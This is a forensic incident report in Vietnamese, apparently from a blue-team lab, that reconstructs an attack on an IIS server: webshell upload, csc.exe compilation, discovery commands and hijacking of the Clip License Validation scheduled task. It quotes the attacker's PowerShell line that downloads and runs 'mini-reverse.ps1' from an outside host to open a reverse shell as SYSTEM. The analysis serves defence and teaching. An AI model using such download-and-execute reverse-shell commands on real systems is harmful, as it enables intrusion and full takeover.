
# Tăng Thế Anh - Report 2

## Diagram




---

## Initial Access

### u_ex250711.log

- **Level:** Critical
- **Time:** 2025-07-11 15:26:00 AM → 2025-07-11 12:59:07 AM
- **Server:** WEB-APP.blue.lab
- **IP:** 10.11.121.24:80
- **Attacker IP:** 10.11.121.23, 10.11.31.200

Phát hiện hoạt động active scanning trên hệ thống IIS Web Server - IP 10.11.121.24 nhằm tìm kiếm các file và thư mục nhạy cảm trên web server, thăm dò cấu trúc website thông qua việc sử dụng wordlist.

```
GET /1.aspx 200
GET /2.aspx 200
GET /index.html 200
GET /test.aspx 200
GET /upload.aspx 200
GET /uploads/robots.aspx 200
GET /uploads/tunnel.aspx 200
POST /upload.aspx 200
POST /uploads/robots.aspx 200
POST /uploads/tunnel.aspx 200
```

```
2025-07-11 15:30:37 10.11.121.24 GET /uploads/robots.aspx - 80 - 10.11.31.200 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0
+Safari/537.36 - 200 0 0 78
2025-07-11 15:30:37 10.11.121.24 GET /favicon.ico - 80 - 10.11.31.200 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36
http://10.11.121.24/uploads/robots.aspx 404 0 2 46
2025-07-11 15:30:48 10.11.121.24 POST /uploads/robots.aspx - 80 - 10.11.31.200 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0
+Safari/537.36 http://10.11.121.24/uploads/robots.aspx 200 0 0 1746
2025-07-11 15:31:09 10.11.121.24 POST /uploads/robots.aspx - 80 - 10.11.31.200 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0
+Safari/537.36 http://10.11.121.24/uploads/robots.aspx 200 0 0 144
```

Attacker đã lấy thành công các file trên và thực hiện chỉnh sửa `upload.aspx` , `robots.aspx` và `tunnel.aspx` qua method POST → Tạo webshell.

## Sysmon - Webshell

Phát hiện attacker biến đổi các file trong trong thư mục wwwroot:

- `C:\inetpub\wwwroot\Uploads\tunnel.aspx` - Time: 7/12/2025 12:58:09 AM
- `C:\inetpub\wwwroot\Uploads\robots.aspx` - Time: 7/12/2025 12:59:07 AM



Tactic:

- Reconnaissance - Active Scanning: Wordlist Scanning (T1595.003)
- Persistence - Server Software Component: Web Shell (T1505.003)
- Initial Acess - Exploit Public-Facing Application - T1190

---

# Compilation Via Csc.exe

- Time: 7/12/2025 12:59:22 AM
- Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
- ParentImage: C:\Windows\System32\inetsrv\w3wp.exe
- IntegrityLevel: High
- User: IIS APPPOOL\DefaultAppPool






- TargetFilename:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\2gom1x0l.cmdline
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\uj5gla11.cmdline
```

w3wp.exe xử lý request và thực hiện quá trình biên dịch code C# tự động tại thời điểm runtime bởi .NET framework thông qua csc.exe, tạo ra 2 file `2gom1x0l.cmdline` và `uj5gla11.cmdline`.




Cuối cùng, `csc.exe` tạo file **App_Web_robots.aspx.c5ddd09.rjpvxlsa.dll** sau khi biên dịch thành công.

**Summary:** Hành vi biên dịch xuất hiện khi có update về file `.aspx` . Việc **w3wp.exe** sinh ra `csc.exe` ám chỉ rằng attacker biến đổi file thành webshell, ép buộc biên dịch lại payload mới và chạy RCE kết nối về Attacker IP: 10.11.31.200.


Tactic:

- Persistence - Server Software Component: Web Shell (T1505.003)

---

## Execution

- EventID: 1
- Time: 7/12/2025 12:59:29 AM → 7/12/2025 1:15:00 AM
- ParentImage: C:\Windows\System32\inetsrv\w3wp.exe
- Image: C:\Windows\System32\cmd.exe
- IntegrityLevel: High - **Administrative Rights**
- User: IIS APPPOOL\DefaultAppPool




- Command line:

```
"cmd.exe" /c whoami
"cmd.exe" /c ipconfig
"cmd.exe" /c net user
"cmd.exe" /c net localgroup administrator
"cmd.exe" /c net netstat -ano
"cmd.exe" /c tasklist
"cmd.exe" /c schtasks /query /fo LIST /v
"cmd.exe" /c schtasks /query /tn "\Microsoft\Windows\Clip\License Validation" /fo LIST /v
"cmd.exe" /c icacls c:\clip
```

- Time: 7/12/2025 1:02:48 AM

```
"cmd.exe" /c echo cmd /c powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.121.23:9999/mini-reverse.ps1') > "c:\Clip\ClipUp.bat"
```

**Summary:** Sau khi biên dịch webshell kết nối tới attacker, attacker chạy hàng loạt **cmd.exe** nhằm thực hiện Discovery và thay đổi payload `C:\Clip\ClipUp.bat` với mục đích lạm dụng scheduled task `"\Microsoft\Windows\Clip\License Validation"`.

Tactic:


- Persistence - Server Software Component: Web Shell - T1505.003

- Execution - Command and Scripting Interpreter: Windows Command Shell - T1059.003
- Discovery

---

## Scheduled Task

- Payload `"c:\Clip\ClipUp.bat"` ban đầu là `"ipconfig /all"` được thực thi dưới scheduled task là `"\Microsoft\Windows\Clip\License Validation"`.
- PID: 7824




| | | | | |
|---|---|---|---|---|
| Information | 7/12/2025 12:55:00 AM | TaskScheduler | 201 | Action completed |
| Warning | 7/12/2025 12:55:00 AM | TaskScheduler | 322 | Launch request ignored, ... |
| Information | 7/12/2025 12:55:00 AM | TaskScheduler | 200 | Action started |
| Information | 7/12/2025 12:55:00 AM | TaskScheduler | 100 | Task Started |
| Information | 7/12/2025 12:55:00 AM | TaskScheduler | 129 | Created Task Process |
| Information | 7/12/2025 12:55:00 AM | TaskScheduler | 107 | Task triggered on schedu... |

Event 100, TaskScheduler

General Details

Task Scheduler started "{3f895994-ede5-4200-bddd-239fc300c063}" instance of the "\Microsoft\Windows\Clip\License Validation" task for user "NT AUTHORITY\SYSTEM".



Microsoft-Windows-Sysmon%4Operational Number of events: 1,179

Filtered: Log: file://C:\Users\DELL\Downloads\Win_01\Win_01\Logs\Microsoft-Windows-Sysmon%4Operational.evtx; Source: ; Event ID: 1. Number of events: 425

| Level | Date and Time | Source | Event ID | Task Category |
|---|---|---|---|---|
| Infor... | 7/12/2025 12:58:33 AM | Sysmon | 1 | Process Create (rule: ProcessCreate) |
| Infor... | 7/12/2025 12:57:36 AM | Sysmon | 1 | Process Create (rule: ProcessCreate) |
| Infor... | 7/12/2025 12:57:36 AM | Sysmon | 1 | Process Create (rule: ProcessCreate) |
| Infor... | 7/12/2025 12:55:00 AM | Sysmon | 1 | Process Create (rule: ProcessCreate) |
| Infor... | 7/12/2025 12:52:01 AM | Sysmon | 1 | Process Create (rule: ProcessCreate) |
| Infor... | 7/12/2025 12:52:01 AM | Sysmon | 1 | Process Create (rule: ProcessCreate) |

Event 1, Sysmon

General Details

Description: IP Configuration Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: ipconfig.exe
CommandLine: ipconfig /all
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {3034ca6f-2934-6723-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=29916DCEA5377C19996B417D9235F42F,SHA256=5EE3FD7CA1AC876D0DE539D469BFC333594FCA3DF9F377CC96C756D9648697F1,IMPHASH=3636F50089F8190E3308E8AEA8F2043A
ParentProcessGuid: {3034ca6f-4ff4-6871-ac21-030000001400}
ParentProcessId: 7824
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\SYSTEM32\cmd.exe /c "C:\Clip\ClipUp.bat"
ParentUser: NT AUTHORITY\SYSTEM

| | | | |
|---|---|---|---|
| Log Name: | Microsoft-Windows-Sysmon/Operational | | |
| Source: | Sysmon | Logged: | 7/12/2025 12:55:00 AM |
| Event ID: | 1 | Task Category: | Process Create (rule: ProcessCreate) |
| Level: | Information | Keywords: | |
| User: | SYSTEM | Computer: | WEB-APP.blue.lab |
| OpCode: | Info | | |

```
"cmd.exe" /c tasklist
"cmd.exe" /c schtasks /query /fo LIST /v
"cmd.exe" /c schtasks /query /tn "\Microsoft\Windows\Clip\License Validation" /fo LIST /v
"cmd.exe" /c icacls c:\clip
```

- Time: 7/12/2025 1:02:48 AM

```
"cmd.exe" /c echo cmd /c powershell iex (New-Object
Net.WebClient).DownloadString('http://10.11.121.23:9999/mini-reverse.ps1') >
"c:\Clip\ClipUp.bat"
```

**Summary:**

- Phát hiện attacker abuse scheduled task thực thi script bat nhằm leo thăng đặc và khai thác lỗ hổng permission ở `c:\clip` folder.
- Attacker thực hiện edit `c:\Clip\ClipUp.bat`, chèn command thực thi kết nối reverse shell.

**Suspicious:**

- CVE-2018-8440 - metasploit

Tactic:

